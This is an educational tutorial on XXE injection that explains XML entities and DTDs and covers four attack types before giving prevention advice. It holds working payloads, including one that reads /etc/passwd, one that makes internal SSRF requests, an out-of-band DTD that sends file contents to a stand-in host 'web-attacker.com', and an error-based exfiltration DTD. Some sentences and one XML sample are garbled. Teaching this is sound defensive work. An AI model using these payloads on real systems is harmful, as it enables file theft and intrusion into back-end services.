XML external entity injection (XXE)

Overview

XML stands for "extensible markup language". XML is a language designed to store and transport data.


XML entities are a way of representing an item of data in an XML document, rather than using the data itself. Various entities are built into the specification of the XML language. For example, “&lt;” and “&gt;” represents the characters “<” and “>”. These are the metacharacters used to represent XML tags and therefore must normally be represented using their entities as they appear in the data.

XML document type (DTD) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items. The DTD is declared in the “DOCTYPE” option element at the top of the XML document. The DTD can be completely independent of the document itself, or it can be loaded from elsewhere, or it can be a combination of the two.

XML external entities are a custom entity type whose definitions are located outside of the DTD where they are declared.

XML external entity injection is a web security vulnerability that allows an attacker to interfere with an application's XML data processing. It typically allows an attacker to view files on the application server's file system and interact with any external or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by taking advantage of the XXE vulnerability to perform SSRF attacks.



```
<?xml version="1"?>
      <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>  &xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Reason

Some applications use the XML format to transfer data between the browser and the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and the standard parser supports these features even if they are not normally used by the application. XML external entities are a custom XML entity type whose defined values are loaded from outside the DTD in which they are declared. External entities are especially interesting from a security perspective because they allow an entity to be identified based on the contents of a file path or URL.

Result

An attacker can obtain system data, in addition, an attacker can gain access to applications and ancillary devices that this application is allowed to access. In some situations, an attacker can escalate an XXE attack to compromise sensitive server data or other back-end infrastructure, by taking advantage of the XXE vulnerability to execute attacks. server-side request forgery (SSRF) attack

What are the types of XXE attacks?

There are many types of XXE attacks but mainly include 4 main types:

- Exploit XXE to retrieve files: where an external entity is defined that contains the contents of the file and is returned in the application's response.
- Exploit XXE to perform SSRF attacks: where an external entity is identified based on the URL to the back-end system.
- Exploiting blind XXE exfiltrate data out-of-band: where sensitive data is transferred from the application server to a system controlled by the attacker.
- Exploiting blind XXE to retrieve data via error messages: where an attacker can trigger a parse error message containing sensitive data.


How it works

We'll show how the four main categories work basically.

- Exploit XXE to retrieve files: To perform an XXE insert attack that retrieves arbitrary files from the server's file system, you need to modify the submitted XML in two ways:
    - Introduce a "DOCTYPE" an element that identifies an external entity containing the path to the file.
    - Modify the XML data value returned in the application response, to use the specified external entity.


  Example:

  Here's a piece of XML that hasn't been hacked:



```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```


  This is a hacked XML script to access the file:



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

- Exploit XXE to perform SSRF attacks: In addition to retrieving sensitive data, the other major impact of XXE attacks is that they can be used to perform server-side request forgery (SSRF).
    - To exploit this vulnerability, we first need to define an external XML entity using the URL we need and use the specified entity in a data value. Next if you can use the entity defined in a data value returned in the app response, then you will be able to see the response from the URL in the app response and thus get Two-way interaction with the back-end system. Otherwise, you will only be able to perform blind SSRF attacks.

      Example: The external entity causes the server to point to 1 HTTP.




```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

- Exploiting blind XXE exfiltrate data out-of-band:
    - Blind XXE vulnerabilities arise where an application is vulnerable to XXE injection but does not return the value of any of the external entities identified in its responses. This means that the server-side files cannot be directly retrieved, and so blind XXEs are often harder to exploit than regular XXE vulnerabilities.

      There are two broad ways in which you can find and exploit blind XXE vulnerabilities:
        - You can enable out-of-band network interactions, which sometimes take away sensitive data in the interaction data.
        - You can trigger XML parsing errors in such a way that error messages contain sensitive data.
    - You can usually detect blind XXE using the same technique as for XXE SSRF attacks but trigger out-of-band network interaction with the system you control. You will then use the entity defined in a data value in the XML. This XXE attack causes the server to make a back-end HTTP request to the specified URL. An attacker can monitor the results of DNS lookups and HTTP requests, and thus discover that the XXE attack was successful.
    - Finding out-of-band blind XXE is all good, but it doesn't really demonstrate how to exploit the vulnerability. What the attacker really wants is to get the victim's sensitive data. This can be achieved through a blind XXE vulnerability, but it involves an attacker storing a malicious DTD on a system they control, then calling the external DTD from within the XXE payload in ice frequency.


      Example:



```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-
attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```


- Exploiting blind XXE to retrieve data via error messages: Another approach to exploiting blind XXE is to enable XML parsing errors where the error message contains sensitive data that you want to retrieve. This will take effect if the application returns an error message resulting in its response.

Example: You can trigger an XML parsing error message containing the contents of the /etc/passwd file by using an external malicious DTD:



```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM
'file:///nonexistent/%file;'>">
%eval;
%error;
```

The result returns the following error message:



```
java.io.FileNotFoundException:
/nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

- In addition to exploiting the blind XXE vulnerability, we also have a method: "Exploiting blind XXE by repurposing a local DTD"

How to find and test for XXE vulnerabilities:

- The majority of XXE vulnerabilities can be found quickly and reliably using the web vulnerability scanner of supporting applications.
- Besides, we can also check manually. Manual testing for XXE vulnerabilities typically includes:
    - Test file accessibility by defining an external entity based on a well-known operating system file and using that entity in the data returned in the application response.
    - Test for blind XXE vulnerabilities by identifying an external entity based on the URL of a system you control and monitoring interactions with that system.
    - Check if user-supplied non-XML data is vulnerable to being included in a server-side XML document

Prevent

- Almost all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features. The easiest and most effective way to prevent XXE attacks is to disable those features
- Use fewer complex data formats whenever possible, like JSON, and avoid serializing sensitive data.
- Focus on implementing whitelist or aggressive server-side input validation, sanitization, or filtering to prevent hostile data in XML headers, documents, or nodes.

References

- https://portswigger.net/web-security/xxe#exploiting-xxe-to-retrieve-files
- https://portswigger.net/web-security/xxe/blind#exploiting-blind-xxe-to-retrieve-data-via-error-messages
- https://viblo.asia/p/tim-hieu-va-khai-thac-loi-xxe-bJzKmVgYZ9N